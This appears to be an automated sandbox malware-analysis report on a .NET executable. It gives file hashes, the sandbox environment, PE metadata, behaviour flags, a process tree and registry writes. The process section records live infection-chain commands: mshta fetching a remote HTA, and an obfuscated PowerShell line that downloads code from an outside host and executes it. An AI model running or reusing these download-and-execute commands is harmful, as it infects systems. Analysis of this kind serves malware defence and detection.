



General Info

File name:	89e629d001ad832d55b2ff9a97ecc975.exe
Full analysis:	https://app.any.run/tasks/efcc59f5-966b-4512-bb29-4a1a91c9b7b5
Verdict:	Malicious activity
Analysis date:	August 23, 2022 at 15:07:45
OS:	Windows 7 Professional Service Pack 1 (build: 7601, 32 bit)
Indicators:	
MIME:	application/x-dosexec
File info:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
MD5:	89E629D001AD832D55B2FF9A97ECC975
SHA1:	239652969A2EE8D3D133E2C3FD2E27E883A13B7C
SHA256:	419C50EE9F31C07BA32D9EAC3A0CCECDD8E0FFFFDB0664D6746648CA1ED3E25D0
SSDEEP:	96:tplbru/fys2EzsWz6C+blR/Jhkb9d/tJDxrWww9zNt:g/nz6bIFjeVvrWf3

Software environment set and analysis options

Launch configuration

Task duration:	120 seconds	Heavy Evasion option:	off	Network geolocation:	off
Additional time used:	none	MITM proxy:	off	Privacy:	Public submission
Fakenet option:	off	Route via Tor:	off	Autoconfirmation of UAC:	off
Network:	on				

Software preset

Internet Explorer 11.0.9600.19596 KB4534251

Adobe Acrobat Reader DC (20.013.20064)

Adobe Flash Player 32 ActiveX (32.0.0.453)

Adobe Flash Player 32 NPAPI (32.0.0.453)

Adobe Flash Player 32 PPAPI (32.0.0.453)

Adobe Refresh Manager (1.8.0)

CCleaner (5.74)

FileZilla Client 3.51.0 (3.51.0)

Google Chrome (86.0.4240.198)

Google Update Helper (1.3.36.31)

Java 8 Update 271 (8.0.2710.9)

Java Auto Updater (2.8.271.9)

Microsoft .NET Framework 4.5.2 (4.5.51209)

Microsoft Office Access MUI (English) 2010 (14.0.6029.1000)

Microsoft Office Access MUI (French) 2010 (14.0.4763.1000)

Microsoft Office Access MUI (German) 2010 (14.0.4763.1000)

Microsoft Office Access MUI (Italian) 2010 (14.0.4763.1000)

Microsoft Office Access MUI (Japanese) 2010 (14.0.4763.1000)

Microsoft Office Access MUI (Korean) 2010 (14.0.4763.1000)

Microsoft Office Access MUI (Portuguese (Brazil)) 2010 (14.0.4763.1000)

Microsoft Office Access MUI (Russian) 2010 (14.0.4763.1000)

Microsoft Office Access MUI (Spanish) 2010 (14.0.4763.1000)

Microsoft Office Access MUI (Turkish) 2010 (14.0.4763.1013)

Microsoft Office Access Setup Metadata MUI (English) 2010 (14.0.6029.1000)

Microsoft Office Excel MUI (English) 2010 (14.0.6029.1000)

Microsoft Office Excel MUI (French) 2010 (14.0.4763.1000)

Microsoft Office Excel MUI (German) 2010 (14.0.4763.1000)

Microsoft Office Excel MUI (Italian) 2010 (14.0.4763.1000)

Microsoft Office Excel MUI (Japanese) 2010 (14.0.4763.1000)

Microsoft Office Excel MUI (Korean) 2010 (14.0.4763.1000)

Microsoft Office Excel MUI (Portuguese (Brazil)) 2010 (14.0.4763.1000)

Microsoft Office Excel MUI (Russian) 2010 (14.0.4763.1000)

Microsoft Office Excel MUI (Spanish) 2010 (14.0.4763.1000)

Microsoft Office Excel MUI (Turkish) 2010 (14.0.4763.1013)

Microsoft Office Groove MUI (French) 2010 (14.0.4763.1000)

Microsoft Office Groove MUI (German) 2010 (14.0.4763.1000)

Microsoft Office Groove MUI (Italian) 2010 (14.0.4763.1000)

Microsoft Office Groove MUI (Japanese) 2010 (14.0.4763.1000)

Microsoft Office Groove MUI (Korean) 2010 (14.0.4763.1000)

Microsoft Office Groove MUI (Portuguese (Brazil)) 2010 (14.0.4763.1000)

Microsoft Office Groove MUI (Russian) 2010 (14.0.4763.1000)

Hotfixes

Client LanguagePack Package

Client Refresh LanguagePack Package

CodecPack Basic Package

Foundation Package

IE Hyphenation Parent Package English

IE Spelling Parent Package English

IE Troubleshooters Package

InternetExplorer Optional Package

InternetExplorer Package TopLevel

KB2479943

KB2491683

KB2506212

KB2506928

KB2532531

KB2533552

KB2533623

KB2534111

KB2545698

KB2547666

KB2552343

KB2560656

KB2564958

KB2574819

KB2579686

KB2585542

KB2604115

KB2620704

KB2621440

KB2631813

KB2639308

KB2640148

KB2653956

KB2654428

KB2656356

KB2660075

KB2667402

KB2676562

KB2685811

KB2685813

KB2685939

KB2690533

Microsoft Office Groove MUI (Spanish) 2010 (14.0.4763.1000)	KB2698365
Microsoft Office Groove MUI (Turkish) 2010 (14.0.4763.1013)	KB2705219
Microsoft Office IME (Japanese) 2010 (14.0.4763.1000)	KB2719857
Microsoft Office IME (Korean) 2010 (14.0.4763.1000)	KB2726535
Microsoft Office InfoPath MUI (French) 2010 (14.0.4763.1000)	KB2727528
Microsoft Office InfoPath MUI (German) 2010 (14.0.4763.1000)	KB2729094
Microsoft Office InfoPath MUI (Italian) 2010 (14.0.4763.1000)	KB2729452
Microsoft Office InfoPath MUI (Japanese) 2010 (14.0.4763.1000)	KB2731771
Microsoft Office InfoPath MUI (Korean) 2010 (14.0.4763.1000)	KB2732059
Microsoft Office InfoPath MUI (Portuguese (Brazil)) 2010 (14.0.4763.1000)	KB2736422
Microsoft Office InfoPath MUI (Russian) 2010 (14.0.4763.1000)	KB2742599
Microsoft Office InfoPath MUI (Spanish) 2010 (14.0.4763.1000)	KB2750841
Microsoft Office InfoPath MUI (Turkish) 2010 (14.0.4763.1013)	KB2758857
Microsoft Office Language Pack 2010 - French/Français (14.0.4763.1000)	KB2761217
Microsoft Office Language Pack 2010 - German/Deutsch (14.0.4763.1000)	KB2770660
Microsoft Office Language Pack 2010 - Italian/Italiano (14.0.4763.1000)	KB2773072
Microsoft Office Language Pack 2010 - Japanese/日本語 (14.0.4763.1000)	KB2786081
Microsoft Office Language Pack 2010 - Korean/한국어 (14.0.4763.1000)	KB2789645
Microsoft Office Language Pack 2010 - Portuguese/Português (Brasil) (14.0.4763.1000)	KB2799926
Microsoft Office Language Pack 2010 - Russian/русский (14.0.4763.1000)	KB2800095
Microsoft Office Language Pack 2010 - Spanish/Español (14.0.4763.1000)	KB2807986
Microsoft Office Language Pack 2010 - Turkish/Türkçe (14.0.4763.1013)	KB2808679
Microsoft Office O MUI (French) 2010 (14.0.4763.1000)	KB2813347
Microsoft Office O MUI (German) 2010 (14.0.4763.1000)	KB2813430
Microsoft Office O MUI (Italian) 2010 (14.0.4763.1000)	KB2820331
Microsoft Office O MUI (Japanese) 2010 (14.0.4763.1000)	KB2834140
Microsoft Office O MUI (Korean) 2010 (14.0.4763.1000)	KB2836942
Microsoft Office O MUI (Portuguese (Brazil)) 2010 (14.0.4763.1000)	KB2836943
Microsoft Office O MUI (Russian) 2010 (14.0.4763.1000)	KB2840631
Microsoft Office O MUI (Spanish) 2010 (14.0.4763.1000)	KB2843630
Microsoft Office O MUI (Turkish) 2010 (14.0.4763.1013)	KB2847927
Microsoft Office OneNote MUI (English) 2010 (14.0.6029.1000)	KB2852386
Microsoft Office OneNote MUI (French) 2010 (14.0.4763.1000)	KB2853952
Microsoft Office OneNote MUI (German) 2010 (14.0.4763.1000)	KB2857650
Microsoft Office OneNote MUI (Italian) 2010 (14.0.4763.1000)	KB2861698
Microsoft Office OneNote MUI (Japanese) 2010 (14.0.4763.1000)	KB2862152
Microsoft Office OneNote MUI (Korean) 2010 (14.0.4763.1000)	KB2862330
Microsoft Office OneNote MUI (Portuguese (Brazil)) 2010 (14.0.4763.1000)	KB2862335
Microsoft Office OneNote MUI (Russian) 2010 (14.0.4763.1000)	KB2864202
Microsoft Office OneNote MUI (Spanish) 2010 (14.0.4763.1000)	KB2868038
Microsoft Office OneNote MUI (Turkish) 2010 (14.0.4763.1013)	KB2871997
Microsoft Office Outlook MUI (English) 2010 (14.0.6029.1000)	KB2872035
Microsoft Office Outlook MUI (French) 2010 (14.0.4763.1000)	KB2884256
Microsoft Office Outlook MUI (German) 2010 (14.0.4763.1000)	KB2891804
Microsoft Office Outlook MUI (Italian) 2010 (14.0.4763.1000)	KB2893294
Microsoft Office Outlook MUI (Japanese) 2010 (14.0.4763.1000)	KB2893519
Microsoft Office Outlook MUI (Korean) 2010 (14.0.4763.1000)	KB2894844
Microsoft Office Outlook MUI (Portuguese (Brazil)) 2010 (14.0.4763.1000)	KB2900986
Microsoft Office Outlook MUI (Russian) 2010 (14.0.4763.1000)	KB2908783
Microsoft Office Outlook MUI (Spanish) 2010 (14.0.4763.1000)	KB2911501
Microsoft Office Outlook MUI (Turkish) 2010 (14.0.4763.1013)	KB2912390
Microsoft Office PowerPoint MUI (English) 2010 (14.0.6029.1000)	KB2918077
Microsoft Office PowerPoint MUI (French) 2010 (14.0.4763.1000)	KB2919469
Microsoft Office PowerPoint MUI (German) 2010 (14.0.4763.1000)	KB2923545
Microsoft Office PowerPoint MUI (Italian) 2010 (14.0.4763.1000)	KB2931356
Microsoft Office PowerPoint MUI (Japanese) 2010 (14.0.4763.1000)	KB2937610
Microsoft Office PowerPoint MUI (Korean) 2010 (14.0.4763.1000)	KB2943357
Microsoft Office PowerPoint MUI (Portuguese (Brazil)) 2010 (14.0.4763.1000)	KB2952664
Microsoft Office PowerPoint MUI (Russian) 2010 (14.0.4763.1000)	KB2968294
Microsoft Office PowerPoint MUI (Spanish) 2010 (14.0.4763.1000)	KB2970228
Microsoft Office PowerPoint MUI (Turkish) 2010 (14.0.4763.1013)	KB2972100
Microsoft Office Professional 2010 (14.0.6029.1000)	KB2972211
Microsoft Office Proof (Arabic) 2010 (14.0.4763.1000)	KB2973112
Microsoft Office Proof (Basque) 2010 (14.0.4763.1000)	KB2973201
Microsoft Office Proof (Catalan) 2010 (14.0.4763.1000)	KB2977292
Microsoft Office Proof (Dutch) 2010 (14.0.4763.1000)	KB2978120
Microsoft Office Proof (English) 2010 (14.0.6029.1000)	KB2978742
Microsoft Office Proof (French) 2010 (14.0.6029.1000)	KB2984972
Microsoft Office Proof (Galician) 2010 (14.0.4763.1000)	KB2984976
Microsoft Office Proof (German) 2010 (14.0.4763.1000)	KB2984976 SP1
Microsoft Office Proof (Italian) 2010 (14.0.4763.1000)	KB2985461

Microsoft Office Proof (Japanese) 2010 (14.0.4763.1000)	KB2991963
Microsoft Office Proof (Korean) 2010 (14.0.4763.1000)	KB2992611
Microsoft Office Proof (Portuguese (Brazil)) 2010 (14.0.4763.1000)	KB2999226
Microsoft Office Proof (Russian) 2010 (14.0.4763.1000)	KB3004375
Microsoft Office Proof (Spanish) 2010 (14.0.6029.1000)	KB3006121
Microsoft Office Proof (Turkish) 2010 (14.0.4763.1013)	KB3006137
Microsoft Office Proof (Ukrainian) 2010 (14.0.4763.1000)	KB3010788
Microsoft Office Proofing (English) 2010 (14.0.6029.1000)	KB3011780
Microsoft Office Proofing (French) 2010 (14.0.4763.1000)	KB3013531
Microsoft Office Proofing (German) 2010 (14.0.4763.1000)	KB3019978
Microsoft Office Proofing (Italian) 2010 (14.0.4763.1000)	KB3020370
Microsoft Office Proofing (Japanese) 2010 (14.0.4763.1000)	KB3020388
Microsoft Office Proofing (Korean) 2010 (14.0.4763.1000)	KB3021674
Microsoft Office Proofing (Portuguese (Brazil)) 2010 (14.0.4763.1000)	KB3021917
Microsoft Office Proofing (Russian) 2010 (14.0.4763.1000)	KB3022777
Microsoft Office Proofing (Spanish) 2010 (14.0.4763.1000)	KB3023215
Microsoft Office Proofing (Turkish) 2010 (14.0.4763.1013)	KB3030377
Microsoft Office Publisher MUI (English) 2010 (14.0.6029.1000)	KB3031432
Microsoft Office Publisher MUI (French) 2010 (14.0.4763.1000)	KB3035126
Microsoft Office Publisher MUI (German) 2010 (14.0.4763.1000)	KB3037574
Microsoft Office Publisher MUI (Italian) 2010 (14.0.4763.1000)	KB3042058
Microsoft Office Publisher MUI (Japanese) 2010 (14.0.4763.1000)	KB3045685
Microsoft Office Publisher MUI (Korean) 2010 (14.0.4763.1000)	KB3046017
Microsoft Office Publisher MUI (Portuguese (Brazil)) 2010 (14.0.4763.1000)	KB3046269
Microsoft Office Publisher MUI (Russian) 2010 (14.0.4763.1000)	KB3054476
Microsoft Office Publisher MUI (Spanish) 2010 (14.0.4763.1000)	KB3055642
Microsoft Office Publisher MUI (Turkish) 2010 (14.0.4763.1013)	KB3059317
Microsoft Office SharePoint Designer MUI (French) 2010 (14.0.4763.1000)	KB3060716
Microsoft Office SharePoint Designer MUI (German) 2010 (14.0.4763.1000)	KB3061518
Microsoft Office SharePoint Designer MUI (Italian) 2010 (14.0.4763.1000)	KB3067903
Microsoft Office SharePoint Designer MUI (Japanese) 2010 (14.0.4763.1000)	KB3068708
Microsoft Office SharePoint Designer MUI (Korean) 2010 (14.0.4763.1000)	KB3071756
Microsoft Office SharePoint Designer MUI (Portuguese (Brazil)) 2010 (14.0.4763.1000)	KB3072305
Microsoft Office SharePoint Designer MUI (Russian) 2010 (14.0.4763.1000)	KB3074543
Microsoft Office SharePoint Designer MUI (Spanish) 2010 (14.0.4763.1000)	KB3075226
Microsoft Office SharePoint Designer MUI (Turkish) 2010 (14.0.4763.1013)	KB3078667
Microsoft Office Shared MUI (English) 2010 (14.0.6029.1000)	KB3080149
Microsoft Office Shared MUI (French) 2010 (14.0.4763.1000)	KB3086255
Microsoft Office Shared MUI (German) 2010 (14.0.4763.1000)	KB3092601
Microsoft Office Shared MUI (Italian) 2010 (14.0.4763.1000)	KB3093513
Microsoft Office Shared MUI (Japanese) 2010 (14.0.4763.1000)	KB3097989
Microsoft Office Shared MUI (Korean) 2010 (14.0.4763.1000)	KB3101722
Microsoft Office Shared MUI (Portuguese (Brazil)) 2010 (14.0.4763.1000)	KB3102429
Microsoft Office Shared MUI (Russian) 2010 (14.0.4763.1000)	KB3102810
Microsoft Office Shared MUI (Spanish) 2010 (14.0.4763.1000)	KB3107998
Microsoft Office Shared MUI (Turkish) 2010 (14.0.4763.1013)	KB3108371
Microsoft Office Shared Setup Metadata MUI (English) 2010 (14.0.6029.1000)	KB3108664
Microsoft Office Single Image 2010 (14.0.6029.1000)	KB3109103
Microsoft Office Word MUI (English) 2010 (14.0.6029.1000)	KB3109560
Microsoft Office Word MUI (French) 2010 (14.0.4763.1000)	KB3110329
Microsoft Office Word MUI (German) 2010 (14.0.4763.1000)	KB3115858
Microsoft Office Word MUI (Italian) 2010 (14.0.4763.1000)	KB3118401
Microsoft Office Word MUI (Japanese) 2010 (14.0.4763.1000)	KB3122648
Microsoft Office Word MUI (Korean) 2010 (14.0.4763.1000)	KB3123479
Microsoft Office Word MUI (Portuguese (Brazil)) 2010 (14.0.4763.1000)	KB3126587
Microsoft Office Word MUI (Russian) 2010 (14.0.4763.1000)	KB3127220
Microsoft Office Word MUI (Spanish) 2010 (14.0.4763.1000)	KB3133977
Microsoft Office Word MUI (Turkish) 2010 (14.0.4763.1013)	KB3137061
Microsoft Office X MUI (French) 2010 (14.0.4763.1000)	KB3138378
Microsoft Office X MUI (German) 2010 (14.0.4763.1000)	KB3138612
Microsoft Office X MUI (Italian) 2010 (14.0.4763.1000)	KB3138910
Microsoft Office X MUI (Japanese) 2010 (14.0.4763.1000)	KB3139398
Microsoft Office X MUI (Korean) 2010 (14.0.4763.1000)	KB3139914
Microsoft Office X MUI (Portuguese (Brazil)) 2010 (14.0.4763.1000)	KB3140245
Microsoft Office X MUI (Russian) 2010 (14.0.4763.1000)	KB3147071
Microsoft Office X MUI (Spanish) 2010 (14.0.4763.1000)	KB3150220
Microsoft Office X MUI (Turkish) 2010 (14.0.4763.1013)	KB3150513
Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.6161 (9.0.30729.6161)	KB3155178
Microsoft Visual C++ 2010 x86 Redistributable - 10.0.40219 (10.0.40219)	KB3156016
Microsoft Visual C++ 2013 Redistributable (x86) - 12.0.30501 (12.0.30501.0)	KB3159398
Microsoft Visual C++ 2013 x86 Additional Runtime - 12.0.21005 (12.0.21005)	KB3161102

Microsoft Visual C++ 2013 x86 Minimum Runtime - 12.0.21005 (12.0.21005)	KB3161949
Microsoft Visual C++ 2015-2019 Redistributable (x86) - 14.21.27702 (14.21.27702.2)	KB3170735
Microsoft Visual C++ 2019 X86 Additional Runtime - 14.21.27702 (14.21.27702)	KB3172605
Microsoft Visual C++ 2019 X86 Minimum Runtime - 14.21.27702 (14.21.27702)	KB3179573
Mozilla Firefox 83.0 (x86 en-US) (83.0)	KB3184143
Mozilla Maintenance Service (83.0.0.7621)	KB3185319
Notepad++ (32-bit x86) (7.9.1)	KB4019990
Opera 12.15 (12.15.1748)	KB4040980
QGA (2.14.33)	KB4474419
Skype version 8.29 (8.29)	KB4490628
VLC media player (3.0.11)	KB4524752
WinRAR 5.91 (32-bit) (5.91.0)	KB4532945
	KB4536952
	KB4567409
	KB958488
	KB976902
	KB982018
	LocalPack AU Package
	LocalPack CA Package
	LocalPack GB Package
	LocalPack US Package
	LocalPack ZA Package
	Package 21 for KB2984976
	Package 38 for KB2984976
	Package 45 for KB2984976
	Package 59 for KB2984976
	Package 7 for KB2984976
	Package 76 for KB2984976
	PlatformUpdate Win7 SRV08R2 Package TopLevel
	ProfessionalEdition
	RDP BlueIP Package TopLevel
	RDP WinIP Package TopLevel
	RollupFix
	UltimateEdition
	WUClient SelfUpdate ActiveX
	WUClient SelfUpdate Aux TopLevel
	WUClient SelfUpdate Core TopLevel
	WinMan WinIP Package TopLevel

Behavior activities

MALICIOUS	SUSPICIOUS	INFO
Writes to a start menu file powershell.exe (PID: 2920)	Checks supported languages 89e629d001ad832d55b2ff9a97ecc975.exe (PID: 3044) WScript.exe (PID: 604) powershell.exe (PID: 2920) mshta.exe (PID: 560) Reads the computer name 89e629d001ad832d55b2ff9a97ecc975.exe (PID: 3044) WScript.exe (PID: 604) mshta.exe (PID: 560) powershell.exe (PID: 2920) Reads Environment values 89e629d001ad832d55b2ff9a97ecc975.exe (PID: 3044) powershell.exe (PID: 2920) Reads Microsoft Outlook installation path mshta.exe (PID: 560)	Reads settings of System Certificates 89e629d001ad832d55b2ff9a97ecc975.exe (PID: 3044) powershell.exe (PID: 2920) mshta.exe (PID: 560) Checks Windows Trust Settings WScript.exe (PID: 604) mshta.exe (PID: 560) powershell.exe (PID: 2920) Reads internet explorer settings mshta.exe (PID: 560)

Static information

TRiD

.exe		Generic CIL Executable (.NET, Mono, etc.) (82.9)
.dll		Win32 Dynamic Link Library (generic) (7.4)
.exe		Win32 Executable (generic) (5.1)
.exe		Generic Win/DOS Executable (2.2)
.exe		DOS Executable Generic (2.2)

EXIF

EXE	
AssemblyVersion:	1.0.0.0
ProductVersion:	1.0.0.0
ProductName:	ConsoleApplication6
OriginalFileName:	ConsoleApplication6.exe
LegalCopyright:	Copyright © Microsoft 2022
InternalName:	ConsoleApplication6.exe

FileVersion:1.0.0.0

FileDescription:ConsoleApplication6

CompanyName:Microsoft

CharacterSet:Unicode

LanguageCode:Neutral

FileSubtype:0

ObjectFileType:Executable application

FileOS:Win32

FileFlags:(none)

FileFlagsMask:0x003f

ProductVersionNumber:1.0.0.0

FileVersionNumber:1.0.0.0

Subsystem:Windows GUI

SubsystemVersion:6

ImageVersion:0

OSVersion:4

EntryPoint:0x2d4e

UninitializedDataSize:0

InitializedDataSize:2048

CodeSize:3584

LinkerVersion:11

PEType:PE32

TimeStamp:2022:08:19 04:41:08+02:00

MachineType:Intel 386 or later, and compatibles

Summary

Architecture:IMAGE_FILE_MACHINE_I386

Subsystem:IMAGE_SUBSYSTEM_WINDOWS_GUI

Compilation Date:19-Aug-2022 02:41:08

Debug artifacts:c:\Users\user\Documents\Visual Studio 2012\Projects\ConsoleApplication6\obj\Debug\ConsoleApplication6.pdb

CompanyName:Microsoft

FileDescription:ConsoleApplication6

FileVersion:1.0.0.0

InternalName:ConsoleApplication6.exe

LegalCopyright:Copyright © Microsoft 2022

OriginalFilename:ConsoleApplication6.exe

ProductName:ConsoleApplication6

ProductVersion:1.0.0.0

Assembly Version:1.0.0.0

DOS Header

Magic number:MZ

Bytes on last page of file:0x0090

Pages in file:0x0003

Relocations:0x0000

Size of header:0x0004

Min extra paragraphs:0x0000

Max extra paragraphs:0xFFFF

Initial SS value:0x0000

Initial SP value:0x00B8

Checksum:0x0000

Initial IP value:0x0000

Initial CS value:0x0000

Overlay number:0x0000

OEM identifier:0x0000

OEM information:0x0000

Address of NE header:0x00000080

PE Headers

Signature:PE

Machine:IMAGE_FILE_MACHINE_I386

Number of sections:3

Time date stamp:19-Aug-2022 02:41:08

Pointer to Symbol Table:0x00000000

Number of symbols:0

Size of Optional Header:0x00E0

Characteristics:IMAGE_FILE_32BIT_MACHINE
IMAGE_FILE_EXECUTABLE_IMAGE

Sections

Name	Virtual Address	Virtual Size	Raw Size	Charateristics	Entropy
.text	0x00002000	0x00000D54	0x00000E00	IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_READ	5.10071
.rsrc	0x00004000	0x000005D8	0x00000600	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ	4.15194
.reloc	0x00006000	0x0000000C	0x00000200	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ	0.0815394

Resources

Title	Entropy	Size	Codepage	Language	Type
1	5.00112	490	UNKNOWN	UNKNOWN	RT_MANIFEST

Imports

mscoree.dll


Video and screenshots



Processes

Total processes	Monitored processes	Malicious processes	Suspicious processes
38	4	1	2

Behavior graph



Specs description

Program did not start	Low-level access to the HDD	Process was added to the startup	Debug information is available
Probably Tor was used	Behavior similar to spam	Task has injected processes	Executable file was dropped
Known threat	RAM overrun	Network attacks were detected	Integrity level elevation
Connects to the network	CPU overrun	Process starts the services	System was rebooted
Task contains several apps running	Application downloaded the executable file	Actions similar to stealing personal data	Task has apps ended with an error
File is detected by antivirus software	Inspected object has suspicious PE structure	Behavior similar to exploiting the vulnerability	Task contains an error or was rebooted
The process has the malware config			

Process information

PID	CMD	Path	Indicators	Parent process
3044	"C:\Users\admin\AppData\Local\Temp\89e629d001ad832d55b2ff9a97ecc975.exe"	C:\Users\admin\AppData\Local\Temp\89e629d001ad832d55b2ff9a97ecc975.exe		Explorer.EXE
Information				
User:	admin	Company:	Microsoft	
Integrity Level:	MEDIUM	Description:	ConsoleApplication6	
Exit code:	0	Version:	1.0.0.0	

604

"C:\Windows\System32\WScript.exe"
"C:\Users\admin\AppData\Local\Temp*.vbs"

C:\Windows\System32\WScript.exe

—

89e629d001ad832d55b2ff9a97ecc975.e
xe

Information

User:adminCompany:Microsoft Corporation

Integrity Level:MEDIUMDescription:Microsoft ® Windows Based Script Host

Exit code:0Version:5.8.7600.16385

560

"C:\Windows\System32\mshta.exe" https://wtools.io/code/dl/bDPM

C:\Windows\System32\mshta.exe

↔

WScript.exe

Information

User:adminCompany:Microsoft Corporation

Integrity Level:MEDIUMDescription:Microsoft (R) HTML Application host

Exit code:0Version:11.00.9600.16428 (winblue_gdr.131013-1700)

2920

"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
\$c1=(New-Object Net.WebClient).Download('https://wtools.io/code/dl/bDPL');\$TC='E'X(\$c1,\$c4,\$c3 -Join ")|'E'X

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

↔🔍

mshta.exe

Information

User:adminCompany:Microsoft Corporation

Integrity Level:MEDIUMDescription:Windows PowerShell

Version:10.0.14409.1005 (rs1_srvoob.161208-1155)

Registry activity

Total events	Read events	Write events	Delete events
12 068	11 956	112	0

Modification events

(PID) Process:	(3044) 89e629d001ad832d55b2ff9a97ecc975.exe	Key:	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\89e629d001ad832d55b2ff9a97ecc975_RASAPI32
Operation:	write	Name:	EnableFileTracing
Value:	0		

(PID) Process:	(3044) 89e629d001ad832d55b2ff9a97ecc975.exe	Key:	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\89e629d001ad832d55b2ff9a97ecc975_RASAPI32
Operation:	write	Name:	EnableConsoleTracing
Value:	0		

(PID) Process:	(3044) 89e629d001ad832d55b2ff9a97ecc975.exe	Key:	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\89e629d001ad832d55b2ff9a97ecc975_RASAPI32
Operation:	write	Name:	FileTracingMask
Value:			

(PID) Process:	(3044) 89e629d001ad832d55b2ff9a97ecc975.exe	Key:	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\89e629d001ad832d55b2ff9a97ecc975_RASAPI32
Operation:	write	Name:	ConsoleTracingMask
Value:			

(PID) Process:	(3044) 89e629d001ad832d55b2ff9a97ecc975.exe	Key:	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\89e629d001ad832d55b2ff9a97ecc975_RASAPI32
Operation:	write	Name:	MaxFileSize
Value:	1048576		

(PID) Process:	(3044) 89e629d001ad832d55b2ff9a97ecc975.exe	Key:	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\89e629d001ad832d55b2ff9a97ecc975_RASAPI32
Operation:	write	Name:	FileDirectory
Value:	%windir%\tracing		

(PID) Process:	(3044) 89e629d001ad832d55b2ff9a97ecc975.exe	Key:	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\89e629d001ad832d55b2ff9a97ecc975_RASMANCS
Operation:	write	Name:	EnableFileTracing
Value:	0		

(PID) Process:	(3044) 89e629d001ad832d55b2ff9a97ecc975.exe	Key:	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\89e629d001ad832d55b2ff9a97ecc975_RASMANCS
Operation:	write	Name:	EnableConsoleTracing
Value:	0		

(PID) Process:	(3044) 89e629d001ad832d55b2ff9a97ecc975.exe	Key:	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\89e629d001ad832d55b2ff9a97ecc975_RASMANCS
Operation:	write	Name:	FileTracingMask
Value:			

(PID) Process:	(3044) 89e629d001ad832d55b2ff9a97ecc975.exe	Key:	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\89e629d001ad832d55b2ff9a97ecc975_RASMANCS
----------------	---	------	---

